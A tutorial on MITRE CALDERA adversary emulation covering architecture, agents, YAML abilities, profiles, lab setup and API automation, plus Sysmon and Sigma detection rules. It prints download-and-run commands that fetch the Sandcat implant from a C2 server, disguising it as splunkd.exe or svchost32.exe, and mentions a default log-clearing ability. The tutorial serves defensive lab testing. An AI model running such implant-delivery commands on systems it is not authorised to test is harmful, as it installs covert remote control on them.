Introduction to CALDERA: Architecture, Agents, Abilities, and Adversary Profiles
You want to know whether your Sysmon config catches a process-discovery sweep before an attacker chains it into lateral movement. You can hand-run a dozen commands on a target and eyeball the SIEM, or you can let a planner do it on a jitter and hand you a JSON report already mapped to ATT&CK. That second path is what MITRE CALDERA buys you.
Objective: Understand CALDERA’s core architecture and its four primitives – the C2 server, agents, abilities, and adversary profiles – then stand up an isolated lab, deploy a Sandcat agent, build a discovery profile, run an autonomous operation, drive it headless via the REST API, and correlate the resulting telemetry against Sysmon and Sigma. Everything here runs against self-owned lab VMs on an isolated network.
1. What CALDERA Actually Is
CALDERA is an adversary-emulation platform built directly on the MITRE ATT&CK framework. It automates breach-and-attack simulation, assists manual red teams, and (via a plugin) even flips into automated incident response. It is an active research project at MITRE, not a shrink-wrapped product.

The practical difference from a bag of PowerShell scripts is the feedback loop. An operation fires an ability, a parser turns the command output into facts, those facts unlock the next ability, and the loop continues until objectives are met or no more links can be generated. You get repeatable, ordered, ATT&CK-tagged TTP execution with a report at the end. For a purple-team shop, that report is the whole point: it is a detection gap analysis you can hand straight to the blue team.
My opinion after running it in a few labs: CALDERA is excellent for coverage testing and terrible as a stealth C2. The stock Sandcat binary and most Stockpile abilities are known to mature AV. If you point it at a hardened SOC it lights up like a Christmas tree. That is fine. That is what you want when the goal is measuring detection, not evading it.
2. Architecture: Core System and Plugins
CALDERA has exactly two top-level components.
The Core System is the framework code: an asynchronous Python backend built on aiohttp that serves a REST API and a VueJS web interface. Everything is coordinated by AppService and stood up in server.py. The core exposes nine domain services; three of them do most of the visible work.
| Service | Role |
|---|---|
contact_svc | Registers and routes agent contacts (the C2 channels) |
data_svc | RAM dictionary holding all domain objects (agents, operations, abilities, adversaries); persisted to object_store/ via save_state() / restore_state() |
planning_svc | Planning logic; planners are single-module Python files |
The second component is Plugins, separate repositories that hook onto the core. Agents, GUI front-ends, TTP collections, reporting tools – all plugins. This is the part people underestimate. When you run a fresh operation, the abilities, the adversary profiles, the planners, and the agent implant are all coming from plugins, not the core.
Configuration lives in conf/. The conf/default.yml file is the insecure development config with static credentials and a static API key. Production deployments use conf/local.yml with randomized credentials, generated on first run. The web UI listens on HTTP port 8888; the default contact ports are TCP 7010, UDP 7011, and WebSocket 7012.
One note on the API: the original REST API is deprecated. Use REST API v2, documented live at /api/docs on your running server. v2 requires a KEY: header on requests, with the key value taken from your config file.

3. Lab Setup: Installing CALDERA in an Isolated Network
Build the range first. Three hosts, one host-only adapter, no outbound internet from the victims.
| Host | Role | OS |
|---|---|---|
caldera-server | C2 server | Ubuntu 22.04 / 24.04 |
windows-target | Sandcat victim | Windows 10/11 (NAT’d to server only) |
linux-target | Optional second victim | Ubuntu 22.04 |
Clone with --recursive so every default plugin comes along, and pin a patched release. Versions before 5.1.0 are affected by CVE-2025-27364, a remote code execution flaw in the dynamic Sandcat compilation path. Use 5.1.0 or newer.
# Clone with all plugins, pinned to a patched release
git clone https://github.com/mitre/caldera.git --recursive --branch 5.1.0
cd caldera
pip3 install -r requirements.txt

# Start in insecure/dev mode; --build compiles the Magma VueJS UI
python3 server.py --insecure --build

# Web UI at http://localhost:8888   (default creds red / admin)
The first --build takes a while because it compiles the front-end into plugins/magma/dist/. Log in as red, and confirm the Training plugin is visible in the left nav. Training is a CTF-style course that walks you through most of the framework; it is the fastest way to sanity-check a fresh install.
The CALDERA team is explicit that the server does not have a hardened web interface, only basic auth. Never expose 8888 to the internet. Keep the whole thing on the host-only segment.
4. Agents: Sandcat, Manx, and Ragdoll
An agent is a process running on a compromised host that beacons to the C2 for instructions. It connects through a contact, a specific connection point defined as an independent Python module and registered with contact_svc at startup. Built-in contacts: http, tcp, udp, websocket, gist (over GitHub), and dns. Sandcat also supports SSH tunneling to mask a built-in contact.
Three agents ship by default.
| Agent | Language | C2 Contact | Notes |
|---|---|---|---|
| Sandcat | GoLang | HTTP, DNS, GIST, SSH-tunnel | Default; use this to start |
| Manx | GoLang | TCP reverse-shell | Connects to the app.contact.tcp socket |
| Ragdoll | Python | HTML contact | Python implant for HTML-only channels |
Sandcat is the workhorse. It is written in Go for cross-platform builds (Windows, Linux, macOS), with source split between gocat/ (core) and gocat-extensions/ (optional features like the proxy_http peer-to-peer client). If Go is installed on the server, each delivery command recompiles the implant on the fly, producing a fresh file hash every time. That single behavior kills naive hash-based AV rules, which matters both for the operator and for the defender who now has to catch behavior instead.
On first check-in to /beacon, the server returns a paw, a unique agent identifier (JSON key paw) that you use everywhere afterward. Key CLI flags:
-server <URL>– C2 address-group <name>– agent group (operations target groups, not individual agents)-listenP2P– run a peer-to-peer proxy for agents that cannot reach the server directly-originLinkID <UUID>– tag this agent with the operation link that spawned it, so the server can reconstruct lateral movement
Deploy Sandcat on the Windows target. The Agents tab generates this one-liner; substitute your server IP.
# Generated by the CALDERA Agents tab - replace <SERVER_IP>
$url="http://<SERVER_IP>:8888/file/download"
$wc=New-Object System.Net.WebClient
$wc.Headers.add("platform","windows")
$wc.Headers.add("file","sandcat.go")
$data=$wc.DownloadData($url)
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data)
C:\Users\Public\splunkd.exe -server http://<SERVER_IP>:8888 -group red
Linux is the same idea over curl:
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" \
  http://<SERVER_IP>:8888/file/download > /tmp/sandcat && \
chmod +x /tmp/sandcat && /tmp/sandcat -server http://<SERVER_IP>:8888 -group red &
Within a few seconds the paw shows up in the Agents table. Timing is controlled by a set of knobs in conf/agents.yml or the GUI:
| Knob | Effect |
|---|---|
| Beacon Timers | Min/max seconds between check-ins for new agents |
| Watchdog Timer | Seconds to wait, after the server goes unreachable, before the agent self-terminates |
| Untrusted Timer | Seconds before a missing agent is marked untrusted (no new links generated for it) |
| Jitter | Random pause between abilities during an operation; default 2/8 (2 to 8 seconds) |
| Bootstrap Abilities | Run immediately after first beacon; default is 43b3754c-def4-4699-a673-1d85648fda6a (Clear and avoid logs) |
| Deadman Abilities | Comma-separated ability IDs run just before termination (agent must support them) |
Outside an operation an agent idles at roughly 60-second check-ins; inside one it moves at the jitter setting. That default Clear-and-avoid-logs bootstrap ability is worth knowing about as a defender: it is the first thing a stock Sandcat does on arrival.
5. Abilities: The Atomic Unit of Emulation
An ability is one ATT&CK technique implementation you can run on an agent. It carries the command(s), the platforms and executors they run under, any payloads, and a reference to a parser that turns output into facts. Abilities are YAML, loaded at startup. The open-source Stockpile plugin ships 200+ of them under plugins/stockpile/data/abilities/<tactic>/<uuid>.yml.
The schema fields that matter:
| Field | Purpose |
|---|---|
id | UUID |
name / description | Human labels |
tactic | ATT&CK tactic (discovery, lateral-movement, …) |
technique.attack_id / technique.name | ATT&CK technique |
platforms | Dict keyed by windows / linux / darwin |
executors | Per platform: psh, cmd, pwsh, sh, python |
command | Shell command; may contain #{variable} placeholders |
cleanup | Command(s) to restore host state afterward |
payloads / uploads | Files fetched from /file/download or pushed to /file/upload |
parsers | Python module path mapping output to fact source/edge/target |
requirements | Fact relationships that must exist before this ability fires |
timeout | Max seconds for execution |
privilege | User or Elevated |
singleton / repeatable / delete_payload | Run-once, re-run, and payload-cleanup booleans |
buckets | Tactic grouping for the buckets planner |
Here is a real discovery ability, T1057 Process Discovery, annotated:
- id: 36eecb80-ede3-442b-8774-956e906aff02
  name: Enumerate running processes
  description: List all running processes on the target host
  tactic: discovery
  technique:
    attack_id: T1057
    name: Process Discovery
  platforms:
    windows:
      psh:
        command: |
          Get-Process | Select-Object ProcessName,Id,Path | ConvertTo-Json
        parsers:
          plugins.stockpile.app.parsers.basic:
            - source: host.process.name
              edge: has_pid
              target: host.process.id
        timeout: 30
        cleanup: []
    linux:
      sh:
        command: ps -ef --no-headers | awk '{print $1,$2,$8}'
        timeout: 30
  privilege: User
  repeatable: false
  buckets:
    - discovery
The #{variable} and parser mechanics are the engine of autonomous chaining. Before execution, CALDERA scans the command for #{...} placeholders and fills them from facts. User-defined variables come from fact sources or parser output; global variables are filled internally by CALDERA. After execution, the referenced parser (plugins.stockpile.app.parsers.basic here) extracts facts as source/edge/target relationships and stores them in the operation’s knowledge graph. A later ability whose requirements reference those facts becomes eligible to run. Default parser modules live under app/learning (for example p_ip.py, p_path.py).
That is the whole trick. A discovery ability finds sensitive file paths, a parser turns them into host.file.path facts, and a staging ability that consumes #{host.file.path} fires next. No operator input in between.

6. Adversary Profiles: Composing TTPs into Playbooks
An adversary profile is an ordered group of abilities representing a threat actor’s TTPs. Operations run a profile against an agent group. The schema is short:
id: aabbccdd-1234-5678-abcd-000000000001
name: Lab Discovery Pack
description: Foundational discovery TTP chain for lab exercise
atomic_ordering:
  - 36eecb80-ede3-442b-8774-956e906aff02   # Enumerate processes (T1057)
  - 1f7ff232-ebf8-42bf-a3c4-657855794cfe   # Find company emails (T1087)
  - 90c2efaa-8205-480d-8bb6-61d90dbaf81b   # Find sensitive files (T1083)
The atomic_ordering list is the execution order. An optional objective UUID gives the operation a scoring goal. Pre-built profiles live in plugins/stockpile/data/adversaries/; profiles you build in the UI land in data/adversaries/. Drop this file into plugins/stockpile/data/adversaries/lab-discovery.yml, restart the server, and it appears in the adversary dropdown.
The order in which abilities run is decided by the planner, not just the profile. Two ship by default. The atomic planner (app/atomic.py in the stockpile repo) sends one ability command to each agent at a time, walking the profile’s atomic_ordering in sequence. The batch planner grabs every applicable command and sends them all at once. A third, buckets, groups by ATT&CK tactic using the buckets field. Start with atomic; it is the easiest to reason about when you are watching links appear.
The Compass plugin converts a profile into an ATT&CK Navigator layer.json. Import that into Navigator and you have a heatmap of exactly which techniques your profile exercises, which is the artifact you overlay against your detection coverage to find blind spots.
7. Running Your First Operation
With a Sandcat agent checked in and Lab Discovery Pack imported, walk the operation twice.
Manual mode first. Create an operation, select the Lab Discovery Pack adversary, the atomic planner, group red, and set it to manual. Manual mode pauses on each generated command and asks you to approve or discard it. Step through:
- The planner emits the first ability. A Link is created per agent (one here).
- Approve it. The agent runs
Get-Process | ... | ConvertTo-Json, returns output. - The
basicparser extracts process-name and PID facts into the knowledge graph. - The next link is generated, and so on down
atomic_ordering.
Watch the fact table grow from empty to populated. That visible accumulation is the mechanism you are here to understand.
Autonomous mode next. Same profile, autonomous set, jitter 2/8. Now CALDERA fires each ability on its own, pausing 2 to 8 seconds between them, and the process-discovery output feeds subsequent abilities without you touching anything. This is where emergent chaining shows: a fact discovered early unlocks an ability that was not eligible at the start.
One operation setting to know is visibility. The operation defaults to 51 and each ability defaults to 50; any ability with a visibility score higher than the operation’s is skipped. It is CALDERA’s built-in noise throttle.
When the run finishes, export the JSON operation report. Open the Debrief plugin for the Attack Path graph, which reconstructs execution using origin_link_id to show which link spawned which follow-on activity. That JSON report is the handoff artifact for the blue team.
8. Automating with the REST API v2
Everything the GUI does, the v2 API does. Requests need a KEY: header whose value is the API key from conf/default.yml. Start the same operation headless:
import requests, json

BASE = "http://localhost:8888"
API_KEY = "ADMIN123"   # from conf/default.yml
HEADERS = {"KEY": API_KEY, "Content-Type": "application/json"}

op_payload = {
    "name": "Lab-Op-01",
    "adversary": {"adversary_id": "aabbccdd-1234-5678-abcd-000000000001"},
    "planner": {"id": "aaa7c857-37a0-4c4a-85f7-4e9f7f30e31a"},  # atomic planner
    "group": "red",
    "autonomous": 1,
    "jitter": "2/8",
    "visibility": 51
}
r = requests.post(f"{BASE}/api/v2/operations", headers=HEADERS,
                  data=json.dumps(op_payload))
op_id = r.json()["id"]

links = requests.get(f"{BASE}/api/v2/operations/{op_id}/links", headers=HEADERS)
print(links.json())
Creating abilities programmatically is just as direct. This registers a T1087.001 local-account enumeration:
ability = {
    "name": "List local users",
    "tactic": "discovery",
    "technique": {"attack_id": "T1087.001", "name": "Local Account"},
    "executors": [{
        "name": "psh",
        "platform": "windows",
        "command": "Get-LocalUser | Select-Object Name,Enabled | ConvertTo-Json",
        "timeout": 30,
        "parsers": []
    }]
}
r = requests.post(f"{BASE}/api/v2/abilities", headers=HEADERS,
                  data=json.dumps(ability))
print(r.json()["ability_id"])
Useful endpoints for scripting a full loop: /api/v2/abilities, /api/v2/adversaries, /api/v2/agents, and /api/v2/operations (with /links per operation). Full interactive docs sit at /api/docs.
If you want a custom implant name rather than the dynamic build, compile Sandcat directly on the server:
cd plugins/sandcat/gocat
GOOS=windows go build -o ../payloads/svchost32.exe \
  -ldflags="-s -w" sandcat.go
# Then from the target:
# curl -H "file:svchost32.exe" http://<SERVER>:8888/file/download > svchost32.exe
9. Common Emulated Techniques and Framework Footprint
Two things generate telemetry: the abilities you choose, and CALDERA’s own plumbing. The default first operation exercises this cluster.
| Technique | Description |
|---|---|
| Process Discovery | Get-Process / ps -ef enumeration via psh and sh executors |
| File and Directory Discovery | “Find sensitive files” ability crawling the filesystem |
| Local Account Discovery | Get-LocalUser enumeration |
| System Network Configuration Discovery | IP config / WiFi scan abilities |
| C2 Beaconing | Sandcat HTTP/DNS check-ins on the jitter interval |
| Defense Evasion (log clearing) | Default bootstrap ability 43b3754c-... clears and avoids logs on arrival |
| Peer-to-peer Proxy | proxy_http gocat extension relaying through a peer via a named pipe |
The framework footprint is as important as the TTPs. Every psh command is a PowerShell child of the agent binary. Every beacon is an outbound HTTP connection to port 8888 from a process that has no business talking to the network. Every deployment drops a file to disk. Those three patterns are your detection anchors.
10. Detection and Defense: What CALDERA Leaves Behind
Detection depends on the abilities run, but the framework’s shape is consistent. Point Sysmon at it.
| Sysmon Event ID | What It Catches |
|---|---|
1 Process Create | Agent binary (splunkd.exe, svchost32.exe) spawning; PowerShell/cmd executor children |
3 Network Connection | HTTP beacon to the C2 (port 8888); outbound from a non-browser process |
7 Image Load | DLLs loaded by the psh executor (WMI, AMSI) |
10 Process Access | Cross-process reads if credential abilities run |
11 File Create | Payload drop (C:\Users\Public\splunkd.exe); staging directory writes |
17 / 18 Pipe Create/Connect | proxy_http P2P named pipe |
22 DNS Query | Agent resolving the C2 host under the DNS contact |
A behavior-first Sigma rule for the Sandcat launch, keyed on the command-line flags rather than a hash, since dynamic recompilation defeats hashes:
title: Sandcat Agent Launch via CALDERA C2 Flags
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|endswith:
      - '\splunkd.exe'
      - '\svchost32.exe'
    CommandLine|contains:
      - '-server http'
      - '-group '
  condition: selection
level: high
Pair it with a network rule so you catch beacons even when the binary name changes:
title: Outbound HTTP Beacon to CALDERA Default Port
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 3
    DestinationPort: 8888
    Initiated: 'true'
  filter:
    Image|endswith: '\server.py'
  condition: selection and not filter
level: medium
Layer in these controls:
- PowerShell ScriptBlock logging. Set
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging\EnableScriptBlockLogging = 1. This records everypshexecutor payload verbatim as Event ID4104inMicrosoft-Windows-PowerShell/Operational. - AMSI. Enabled by default in PowerShell 5+. Stock Sandcat and many Stockpile abilities are known to AV, so against a mature SOC they trip immediately. Treat that as a passing test, not a failure.
- Command-line auditing. Windows Security Event
4688with command line captures agent spawn and executor children;4663catches file access on audited sensitive directories. - Behavioral, not hash-based, EDR rules. Dynamic recompilation gives every deployment a new hash. Detect the parent-child chain and the beacon cadence instead.
- Segmentation. Keep the server off the internet; the web interface is only basic auth and not hardened.
- Coverage overlay. Push the JSON operation report and the Compass
layer.jsoninto your SIEM/Navigator and diff executed techniques against detection-rule coverage. That diff is your blind-spot list.

11. Tools for CALDERA Emulation and Analysis
| Tool | Description | Link |
|---|---|---|
| CALDERA | The C2 server and plugin ecosystem | github.com/mitre/caldera |
| Sandcat / Stockpile / Compass / Debrief | Default agent, 200+ abilities, Navigator export, post-op reporting | github.com/mitre |
| Training plugin | CTF-style guided course through the framework | github.com/mitre/training |
| Mock plugin | Simulated agents for full operations without real endpoints | github.com/mitre/mock |
| Response plugin | Flips CALDERA into automated incident response | github.com/mitre/response |
| Sysmon | Process, network, file, pipe, and DNS telemetry | learn.microsoft.com |
| ATT&CK Navigator | Renders Compass layer.json coverage heatmaps | mitre-attack.github.io |
| Atomic Red Team plugin | Maps Atomic tests as CALDERA abilities | github.com/mitre/atomic |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Discovery | T1057 | Sysmon 1 (PowerShell/ps children); ScriptBlock 4104 |
| File and Directory Discovery | T1083 | 4663 on audited paths; 4104 script content |
| Account Discovery: Local Account | T1087.001 | 4104 for Get-LocalUser; Sysmon 1 command line |
| System Network Config Discovery | T1016 | Sysmon 1 for ipconfig / netsh children |
| Command and Scripting Interpreter: PowerShell | T1059.001 | 4104 ScriptBlock; AMSI submissions |
| Application Layer Protocol: Web C2 | T1071.001 | Sysmon 3 beacon to port 8888 |
| Indicator Removal: Clear Logs | T1070 | Default bootstrap ability; Security log 1102 |
Summary
- CALDERA is an ATT&CK-native adversary-emulation platform: a two-component system of a core
aiohttpC2 server plus plugins that supply agents, abilities, adversaries, and planners. - Agents (Sandcat, Manx, Ragdoll) beacon through contacts; Sandcat’s dynamic Go recompilation defeats hash-based signatures, so defenders must detect behavior.
- Abilities are YAML technique implementations whose parsers turn command output into facts, and those facts autonomously unlock the next ability in the chain.
- Adversary profiles order abilities via
atomic_ordering, and the planner decides execution flow; operations produce a JSON report and a Compass Navigator layer for gap analysis. - Detect the framework’s footprint with Sysmon
1/3/11, PowerShell ScriptBlock logging (4104), and behavior-based Sigma rules, then overlay the operation report against your coverage to find blind spots.
Related Tutorials
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Introduction to MITRE ATT&CK: Structure, Tactics, Techniques, and Sub-Techniques
- Adversary Emulation vs. Adversary Simulation: Definitions, Differences, and Why It Matters
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.